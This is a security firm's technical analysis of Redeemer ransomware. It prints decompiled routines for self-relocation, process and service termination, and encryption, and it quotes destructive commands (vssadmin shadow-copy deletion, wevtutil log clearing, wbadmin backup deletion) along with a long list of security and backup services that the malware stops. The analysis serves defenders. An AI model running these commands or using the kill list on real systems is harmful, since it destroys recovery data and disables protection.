What Is Redeemer Ransomware and How Does It Spread: A Technical Analysis

cloudsek.com/what-is-redeemer-ransomware-and-how-does-it-spread-a-technical-analysis/

Mehardeep Singh Sawhney September 2, 2022

- **Author: Mehardeep Singh Sawhney**
- **Editor: Benila Susan Jacob**


Research indicates that a Ransomware attack occurs every 11 seconds roughly translating to an approximate 3 million attacks throughout the year. Ransomware attacks are no longer reserved events. Companies are at a constant threat to their revenue, data, brand, image, and subsequent shutdown of the business.

Redeemer ransomware was initially identified in June 2021, and since then, four public versions (1.0, 1.5, 1.7, and 2.0) have been released. This article contains the technical analysis of the Redeemer ransomware and its various features.

Evolution of the Redeemer Ransomware 2.0

The threat actor, **Cerebrate** operating on a cybercrime forum named **Dread** has been actively promoting the Redeemer ransomware. They have recently started operating on the Breached forum and have released its latest version (version 2.0) on the same.

Redeemer has gone through four version changes since September 2021. The latest version includes improved graphical features such as a GUI builder interface, an icon change for encrypted files, a detailed instructions list, etc. The threat actor also claims to have added support for Windows 11 along with few cryptographic changes to the latest version. The image below describes the features added with each version release of the Redeemer ransomware.



Modus Operandi

Using the builder executable, the attacker creates a ransomware executable.

The attacker specifies an RSA private key file, email address for contact, XMR amount and the option to disable 'melt', if a crypter is being used to encrypt the ransomware. Enabling 'melt' will make the ransomware executable delete itself and relocate to a random directory on the system, and execute from there in a hidden state.

Using the Generate Key Pair option, an RSA private key is generated which is sent to the Malware author (Cerebrate) along with the encrypted public key generated by the ransomware executable. The public key is received from the victim.

The Malware author (Cerebrate) will share the master key only upon having received 20% of the collected ransom amount. Thus, the victim can only decrypt their files once 20% of the ransom payment has been made by the affiliate attacker.

> **Related Read** Technical Analysis of Emerging, Sophisticated Pandora Ransomware Group


Details of the Ransomware

- This Ransomware is written in C++ and comes with a builder and decrypter executable.
- It uses the following encryption algorithms:
  - AES256 is used to encrypt the files on the victim's computer
  - RSA is used to encrypt the key
- The ransomware clones itself with the name of a system executable file (eg. *conhost.exe*), and creates a hidden folder for itself in the Windows directory.
- It terminates all the running processes and executables which may pose a threat to the encryption routine.
- It deletes all shadow copies of files and clears all event as well as application logs using *wevtutil, vssadmin*, and *wbadmin.*
- It uses multithreading in order to enumerate the filesystem and encrypt files. It creates 35 different threads that point to the same encryption routine.
- It also modifies the Winlogon registry value and sets it to display the ransom note. Thus, when a user logs into the machine, the ransom note is displayed.

Technical Analysis

Ransomware Signature

The signature of this executable shows us that it is written in C++. When conducting the string analysis, multiple Base64 encoded strings were observed, some of which get decoded to the public key used for encryption, and powershell commands. Upon decoding one of these strings, the following translation was obtained: 'Redeemer Ransomware – Your Data Is Encrypted'.



Signature of the executable file indicating that it is written in C++

An

```
20801   d2JhZG1pbiBkZWxldGUgc3lzdGVtc3RhdGViYWNrdXAgLWR1bGV0ZW9sZGVzdCAtcXVpZXQ=
20802   UmVkZWVtZXIgUmFuc29td2FyZSAtIFlvdXIgRGF0YSBJcyBFbmNyeXB0ZWQ=
20803   Software\Microsoft\Windows NT\CurrentVersion\Winlogon
20804   LegalNoticeCaption
```
encoded ransomware string

Stage I – Pre-Encryption Operations

Mutex Creation

Upon execution, Redeemer first hides its console window by using a call to the ***ShowWindow*** Windows API. It then creates a Mutex, called the ***RedeemerMutex****,* in order to make sure that multiple instances of the ransomware are not running on the same system.

```
251  handleOfConsoleWindow = GetConsoleWindow();
252  ShowWindow(handleOfConsoleWindow, 0);
     .
     .
     .
280  hMutex = CreateMutexA(0, 1, "RedeemerMutex");
```
Code for hiding the process window and creation of the Mutex

String Encoding

An RSA public key, ransom amount, and contact email ID are then loaded as Base64 values into memory and decoded for further usage. This Ransomware heavily uses Base64 for string encoding purposes.

```
287  sub_450DA0(&v113, ( DWORD *)0x5C9688, 0, 0xFFFFFFFF);// base64 pub key
       .
       .
       .
293  sub_450DA0(&v113, (_DWORD *)0x5C9628, 0, 0xFFFFFFFF);// base64 ransom amt
       .
       .
       .
     sub_450DA0(&v113, ( DWORD *)0x5C8C6C, 0, 0xFFFFFFFF);// base64 email id
       .
       .
302  loads_b64ptr_in_mem(&v113, ( DWORD *)0x5C9688);
303  publicKeyDecoded = (void *)b64_Decoder((const char *)v113, v114, v115, (int)v116, v117, v118);// Decodes pub key
304  move_decoded((void *)0x5C9688, publicKeyDecoded);
305  sub_44EF20(v125);
306  loads_b64ptr_in_mem(&v113, ( DWORD *)0x5C9628);
307  ransomAmtDecoded = (void *)b64_Decoder((const char *)v113, v114, v115, (int)v116, v117, v118);// Decodes ransom amt
308  move_decoded((void *)0x5C9628, ransomAmtDecoded);
309  sub_44EF20(v124);
310  loads_b64ptr_in_mem(&v113, ( DWORD *)0x5C8C6C);
311  emailIdDecoded = (void *)b64_Decoder((const char *)v113, v114, v115, (int)v116, v117, v118);// Decodes email id
312  move_decoded((void *)0x5C8C6C, emailIdDecoded);
```

Code for loading and decoding Base64 values, and storing them for later use

Stage II – Preparing for Encryption

The second stage of the ransomware is dictated by the transfer of control to a specific logic section that is controlled by the argument count value. This is done by moving itself under a different name to a **world writable directory** as shown in the image below.

```
1177  sub_44EE80(lpPathName, word_5B6328);          // list with file and folder names
1178  v253 = 2;
1179  v12 = _time64(0);
1180  srand(v12);
1181  SHGetFolderPathW(0, 0x24, 0, 0, pszPath);     // gets path for SYSROOT
1182  sub_44EE80(v237, L"conhost.exe");
1183  LOBYTE(v253) = 3;
1184  sub_44EE80(v238, L"sqlserver1.exe");
1185  LOBYTE(v253) = 4;
1186  sub_44EE80(v239, L"calc.exe");
1187  LOBYTE(v253) = 5;
1188  sub_44EE80(v240, L"taskmgr.exe");
1189  LOBYTE(v253) = 6;
1190  sub_44EE80(v241, L"taskhost.exe");
1191  LOBYTE(v253) = 7;
1192  sub_44EE80(v242, L"svchost.exe");
1193  LOBYTE(v253) = 8;
1194  sub_44EE80(v243, L"lsass.exe");
1195  LOBYTE(v253) = 9;
1196  sub_44EE80(v230, L"svchost\\");
1197  LOBYTE(v253) = 10;
1198  sub_44EE80(v231, L"SQL\\");
1199  LOBYTE(v253) = 11;
1200  sub_44EE80(v232, L"TEMPfolderr\\");
1201  LOBYTE(v253) = 12;
1202  sub_44EE80(v233, L"TEMP_DATA_WINDOWS\\")
1203  LOBYTE(v253) = 13;
1204  sub_44EE80(v234, L"TEST_\\");
1205  LOBYTE(v253) = 14;
1206  sub_44EE80(v235, L"WIN_TEMP_\\");
1207  LOBYTE(v253) = 15;
1208  sub_44EE80(v236, L"ProgramData__\\");
1209  LOBYTE(v253) = 16;
1210  sub_44ED80(pszPath);
1211  sub_44ED80(L"\\");
```

Executables


Directories

The list of random executable and directory names

A new instance is spawned that does the encryption. The name of the newly spawned process will be randomly chosen from the list shown in the image above. The entire process breakdown is covered in the following section:

> The ransomware randomly chooses the directory and executable names by using the logic shown below. It also sets the directory attributes to hidden using the ***SetFileAttributes*** Windows API. In this case, the directory selected is *C:\Windows\SQL* and the executable name is *taskmgr.exe*.

```
1192  randFolderNumber = rand();
1193  decideName(&v224[6 * (randFolderNumber % 7)], 0, -1);// Decides name of new directory using randFolderNumber
1194  v13 = lpPathName;
1195  v118 = 0;
1196  if ( v214 >= 8 )
1197    v13 = lpPathName[0];
1198  CreateDirectoryW(v13, v118);                  // creates directory in C:\Windows\
1199  v14 = lpPathName;
1200  v15 = lpPathName;
1201  if ( v214 >= 8 )
1202    v14 = lpPathName[0];
1203  if ( v214 >= 8 )
1204    v15 = lpPathName[0];
1205  v16 = GetFileAttributesW(v14);
1206  SetFileAttributesW(v15, v16 | 7);             // sets directory attribute to hidden
1207  randExecutableNumber = rand();
1208  decideName(&v231[6 * (randExecutableNumber % 7)], 0, -1);// Decides executable name using randExecutableNumber
```



Logic for determining the file and folder name combination

> Now, the ransomware executes its copy using the `ShellExecuteW` Windows API, while taking the path to the old exe as an argument. This is done in order to delete its old copy and continue running as an imposter system executable, which will commence the encryption.

```
SetFileAttributesW(v15, v16 | 7);
v17 = &lpExistingFileName;                    // takes original exe as argument
if ( a6 >= 8 )
  v17 = lpExistingFileName;
v18 = &lpNewFileName;
if ( a12 >= 8 )
  v18 = lpNewFileName;
ShellExecuteW(0, L"open", v18, v17, 0, 2);    // [new exe] [old exe]
```

Executing the new executable while accepting the old one as an argument

The routine for directory enumeration and encryption will begin only after the above argument condition is met. A check is implemented for the same by counting the number of arguments passed to the executable.

```
if ( argc != 1 )                          // checks for number of args. will start encryption only when new exe is created. [old exe] [new exe]
{
  sub_44EE80(lpFileName, argv[1]);        // original exe
  v18 = lpFileName;
  if ( value >= 8 )
    v18 = lpFileName[0];
  DeleteFileW(v18);                       // //Deletes original exe
  if ( value >= 8 )
    sub_451A60(lpFileName[0], value + 1);
  value = 7;
  lpFileName[4] = 0;
  LOWORD(lpFileName[0]) = 0;
```

Code for checking the arguments and deleting the original executable if criteria is met

The new executable then runs the **Windows Event Utility** (*wevtutil*) commands using *CMD* in order to clear important event logs. The ***vssadmin*** and ***wbadmin*** commands are used to delete all shadow copies, backup catalogs, and system-state backups in order to make file recovery impossible.

```
sub_450CA0(&v113, "dnNzYWRtaW4gZGVsZXRlIHNoYWRvd3MgL0FsbCAvUXVpZXQ=", 0x30u);// vssadmin delete shadows /All /Quiet

sub_450CA0(&v113, "d2V2dHV0aWwgY2xlYXItbG9nIEFwcGxpY2F0aW9u", 0x28u);// wevtutil clear-log Application

sub_450CA0(&v113, "d2V2dHV0aWwgY2xlYXItbG9nIFNlY3VyaXR5", 0x24u);//  wevtutil clear-log Security

sub_450CA0(&v113, "d2V2dHV0aWwgY2xlYXItbG9nIFNldHVw", 0x20u);// wevtutil clear-log Setup

sub_450CA0(&v113, "d2V2dHV0aWwgY2xlYXItbG9nIFN5c3RlbQ==", 0x24u);// wevtutil clear-log System

sub_450CA0(&v113, "d2JhZG1pbiBkZWxldGUgY2F0YWxvZyAtcXVpZXQ=", 0x28u);// wbadmin delete catalog -quiet

sub_450CA0(&v113, "d2JhZG1pbiBkZWxldGUgc3lzdGVtc3RhdGViYWNrdXAgLWRlbGV0ZW9sZGVzdCAtcXVpZXQ=", 0x48u);// wbadmin delete systemstatebackup -deleteoldest -quiet
```

Commands executed to clear event logs and delete shadow copies

The ransomware terminates executables and services (including security applications) which might hinder the encryption operations. The code for this is hardcoded in the program as Base64 strings which are decoded using the ***taskkill*** and ***net stop*** commands. (Refer to the List of Executables & Services Terminated by the Ransomware)

```
for ( k = 6076632; k != 6077928; k += 24 )
{
  loads_b64ptr_in_mem_maybe(v24, k);
  v25 = 234;
  sub_44F0C0(&v13, "IiA+bnVs");
  v18 = b64_Decoder(v13, v14, v15, v16, v17, v18);
  LOBYTE(v25) = -21;
  v17 = v24;
  sub_44F0C0(&v11, "dGFza2tpbGwgL0YgL0lNICI=");// taskkill /F /IM
  b64_Decoder(v11, v12, v13, v14, v15, v16);
  LOBYTE(v25) = -20;
  sub_452D80(v17);
  LOBYTE(v25) = -19;
  v6 = sub_459260(v23, v18);
  v7 = sub_44EF10(v6);
  executeCMD(v7);
  sub_44EF20(v23);
  sub_44EF20(v22);
  sub_44EF20(v21);
  sub_44EF20(v20);
  v25 = -1;
  sub_44EF20(v24);
}
for ( l = 6077992; l != 6082360; l += 24 )
{
  loads_b64ptr_in_mem_maybe(v23, l);
  v25 = 238;
  sub_44F0C0(&v13, "IiAveSA+bnVs");
  v18 = b64_Decoder(v13, v14, v15, v16, v17, v18);
  LOBYTE(v25) = -17;
  v17 = v23;
  sub_44F0C0(&v11, "bmV0IHN0b3AgIg==");       // net stop
  b64_Decoder(v11, v12, v13, v14, v15, v16);
  LOBYTE(v25) = -16;
  sub_452D80(v17);
  LOBYTE(v25) = -15;
  v9 = sub_459260(v20, v18);
  v10 = sub_44EF10(v9);
  executeCMD(v10);
```

Commands used to terminate executable and services which might hinder encryption

- The ransomware also edits the `Software\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon</strong` > registry key, modifies the `LegalNoticeCaption` and `LegalNoticeText` values, and sets them to the ransom note. Thus, when a user logs in, the ransom note is displayed.
- The ransomware also creates an exception list so that it does not encrypt the following:
  - System and OS directories
  - Redeemer ransomware (i.e itself)
  - Ransom note
  - Already encrypted files

```
28  if ( MEMORY[0x5CB8D0][0] > *(v6 + 4) )
29  {
30    _Init_thread_header(6076624);
31    if ( MEMORY[0x5CB8D0][0] == -1 )
32    {
33      sub_44EE80(0x5CB3B0, L".exe");
34      sub_44EE80(0x5CB3C8, L".dll");
35      sub_44EE80(0x5CB3E0, L".ini");
36      sub_44EE80(0x5CB3F8, L".lnk");
37      sub_44EE80(0x5CB410, L".url");
38      sub_44EE80(0x5CB428, L".redeem");
39      sub_44EE80(0x5CB440, L".sys");
40      LOBYTE(v28) = 0;
41      atexit(sub_54A0C0);
42      _Init_thread_footer(6076624);
43    }
44  }
45  if ( MEMORY[0x5CD144][0] > *(v6 + 4) )
46  {
47    _Init_thread_header(6082884);
48    if ( MEMORY[0x5CD144][0] == -1 )
49    {
50      sub_44EE80(0x5CB888, L"Read Me.TXT");
51      sub_44EE80(0x5CB8A0, L"bootTel.dat");
52      sub_44EE80(0x5CB8B8, L"desktop.ini");
```

Code highlighting the skipped extensions and files

> Related YourCyanide: An Investigation into 'The Frankenstein' Ransomware that Sends Malware Laced Love Letters

Encryption

Redeemer is capable of enumerating and encrypting both local files and network-attached drives.

```
114   while ( (*(&v34[1] + *(LODWORD(v34[0]) + 4) + 4) & 1) == 0 )// encryption loop
115   {
116     sub_454D80(v36, v29, v32);
117     v14 = 16 - v34[1] % 16;
118     if ( v14 == 16 )
119       v14 = 0;
120     sub_45F9B0(v36, v37, 4096, v28, &v41, 1); // AES work
121     if ( v34[1] )
122       sub_454C10(v37, LODWORD(v34[1]) + v14, (v34[1] + v14) >> 32);
123   }
```

The ransomware encryption loop

It enumerates local drives using the following `GetLogicalDrives` Windows APIs:

- For the local files, it uses `SHGetFolderPath`
- For network assets, it uses `WNetEnumResource`.

It executes these operations using a loop with `FindFirstFile` and `FindNextFile`.

```
74  if ( !MEMORY[0x5CB36C] )
75  {
76    SHGetFolderPathW(0, 36, 0, 0, 0x5CB458);
77    ExpandEnvironmentStringsW(L"%ProgramW6432%", 0x5CCF38, 0x104u);
78    SHGetFolderPathW(0, 42, 0, 0, 0x5CB660);
79  }
```

```
result = WNetOpenEnumW(2u, 0, 0, a1, &hEnum);
if ( !result )
{
  result = GlobalAlloc(0x40u, dwBytes);
  v4 = result;
  v15 = result;
  if ( result )
  {
    while ( 1 )
    {
      memset(v4, 0, dwBytes);
      if ( WNetEnumResourceW(hEnum, &cCount, v4, &dwBytes) )
        break;
```


Enumeration of local and network files and folders

It should be noted that this ransomware uses **multithreading** for encryption, which makes it efficient in terms of CPU usage. It creates 35 different threads, each pointing to the encryption routine.

Number	ID	Entry	TEB	EIP
32	6116	0051D422	00377000	771C8A8B
4	2992	0051D422	00323000	0045B208
3	8132	0051D422	00320000	771E2A3C
17	8108	0051D422	0034A000	771E46DC
Main	8044	00506CBF	00317000	771E2D1C
1	5048	771A5900	0031A000	771E470C
2	8048	0051D422	0031D000	76991236
8	8624	0051D422	0032F000	771AFF02
5	8544	0051D422	00326000	771E2A1C
6	4496	0051D422	00329000	771E2A1C
7	8236	0051D422	0032C000	771E2A1C
15	4148	0051D422	00344000	76991230
9	7408	0051D422	00332000	0052025D
10	6940	0051D422	00335000	76991239
27	8208	0051D422	00368000	0050ECA4
24	5180	0051D422	0035F000	76992EA9

Screenshot of the threads created by Redeemer


It initializes the ransom note in Base64 and writes the decoded value to a file named `Read Me.TXT.` The encrypted files are saved with the `.redeem` extension.



Screenshot of encrypted file names


Ransom Collection

When an encrypted file is clicked by the user/victim, the following message is displayed.



Screenshot of the message displayed upon opening an encrypted file

The ReadMe.TXT file containing the ransom note is displayed in the image below.



Screenshot of the ransom note (Read Me.TXT)

- To decrypt their files, the victims are asked to pay the demanded ransom amount in Monero.
- Once the ransom payment is verified, the victim receives a decryption tool and a key which allows them to restore their files.

> Read Also Analysis and Attribution of the Eternity Ransomware: Timeline and Emergence of the Eternity Group

List of Executables & Services Terminated by the Ransomware

Executables to be terminated			
1cv4.exe	infopath.exe	ocautoupds.exe	steam.exe
1cv5.exe	isqlplussvc.exe	ocomm.exe	synctime.exe
1cv6.exe	mbamtray.exe	Ocssd.exe	tbirdconfig.exe
1cv7.exe	mongod.exe	onenote.exe	thebat.exe
1cv8.exe	msaccess.exe	oracle.exe	thebat64.exe
agntsvc.exe	msftesql.exe	outlook.exe	thunderbird.exe
cntaosmgr.exe	mspub.exe	pccntmon.exe	tmlisten.exe
code.exe	mydesktopqos.exe	postgres.exe	visio.exe
dbeng50.exe	mydesktopservice.exe	powerpnt.exe	winword.exe
dbsnmp.exe	mysqld-nt.exe	sqbcoreservice.exe	wordpad.exe
devenv.exe	mysqld-opt.exe	sqlagent.exe	xfssvccon.exe
encsvc.exe	mysqld.exe	sqlbrowser.exe	zoolz.exe
excel.exe	notepad++.exe	sqlservr.exe	
firefoxconfig.exe	ntrtscan.exe	sqlwriter.exe	

Services to be Terminated			
ARSM	EPSecurityService	MBEndpointAgent	MSSQL$TPS
AcrSch25vc	EPUpdateService	MSExchangesES	MSSQL$TPSAMA
AcronisAgent	ESHASRV	MSExchangeIS	MSSQLSVEEA
AcronisVSSProvider	EhttpSrv	MsExchangeMGMT	MSQL2008R2
Antivirus	EnterpriseClientService	MSExchangeMTA	MSQL2012
Backup ExecAgentAccelerator	EraserSvc11710	MSExchangeSA	MSSQLFDLauncher
Backup ExecAgentBrowser	EsgShkernel	MSExchangeSRS	MSSQLFDLauncher$PROFXE
Backup ExecDeviceMediaService	FA_Scheduler	MSOLAPSSSQL_2008	MSSQLFDLauncher$SBSMO
BackupExecJobEngine	IISAdmin	MSOLAPSSYSTEM_BGC	MSSQLFDLauncher$SHARE
BackupExecManagementService	IMAP4Svc	MSOLAP$TPS	MSSQLFDLauncher$SQL_20
BackupExecRPCService	KAVES	MSOLAP$TPSAMA	MSSQLFDLauncher$SYSTEM
BackupExecVSSProvider	KAVFSGT	MSSQL$BKUPEXEC	MSSQLFDLauncher$TPS
DCAgent	MBAMService	MSSQL$BKUPEXEC	MSSQLFDLauncher$TPSAMA
NetMsmgActivator	SMTPSVC	SQLAgent$SQLEXPRESS	SQLWriter
OracleClientCache80	SNAC	SQLAgent$SQL_2008	SQLsafeBackupService
PDVFSService	SQLAgent$BKUPEXEC	SQLAgent$SYSTEM_BGC	SQLsafeFilterService
POP3Svc	SQLAgent$CITRIX_METAFRAME	SQLAgent$TPS	SamSs
RESVC	SQLAgent$CXDB	SQLAgent$TPSAMA	SepMasterService
ReportServer R	SQLAgent$ECWDB2	SQLAgent$VEEAMSQL2008R2	ShMonitorSmcService
ReportServer$SQL_2008	SQLAgentSPRACTTICEBGC	SQLAgent$VEEAMSQL2012	Smcinst
ReportServer$SYSTEM_BGC	SQLAgentSPRACTTICEMGT	SQLBackups	SntpService
ReportServer$TPS	SQLAgent$PROD	SQLBrowser	SophosAgent
ReportServer$TPSAMA	SQLAgent$PROFXENGAGEMENT	SOLSERVERAGENT	SophosAutoUpdateService
SAVAdminService	SQLAgent$SBSMONITORING	SQLSafeOLRService	SophosCleanService
SAVService	SQLAgentSSHAREPOINT	SQLTELEMETRY	SophosDeviceControlService
SDRSVC	SQLAgent$SOPHOS	SQLTELEMETRY$ECWDB2	SophosFileScannerService
	VeeamMountsvc	ekrn	mozyprobackup
VeeamBackupCatalogDataService	VeeamNFSSvc	kayfsslp	msftesql$PROD
VeeamBackupSvcVeeamBrokerSvc	VeeamRESTSvc	klnagent	ntrtscan
VeeamCatalogSvcVeeamCloudSvc	VeeamTransportSvc	macmnsvc	sacsvr
VeeamDeploySvc	W3Svc	masvc	sophossps
VeeamDeploymentService	WRSVC	mfefire	svcGenericHost
VeeamEnterpriseManagerSvc	Zoolz2Service	mfemms	swi_filter
VeeamHvIntegrationsvc	bedbg	mfevtp	swi_service

Indicators of Compromise (IoCs)

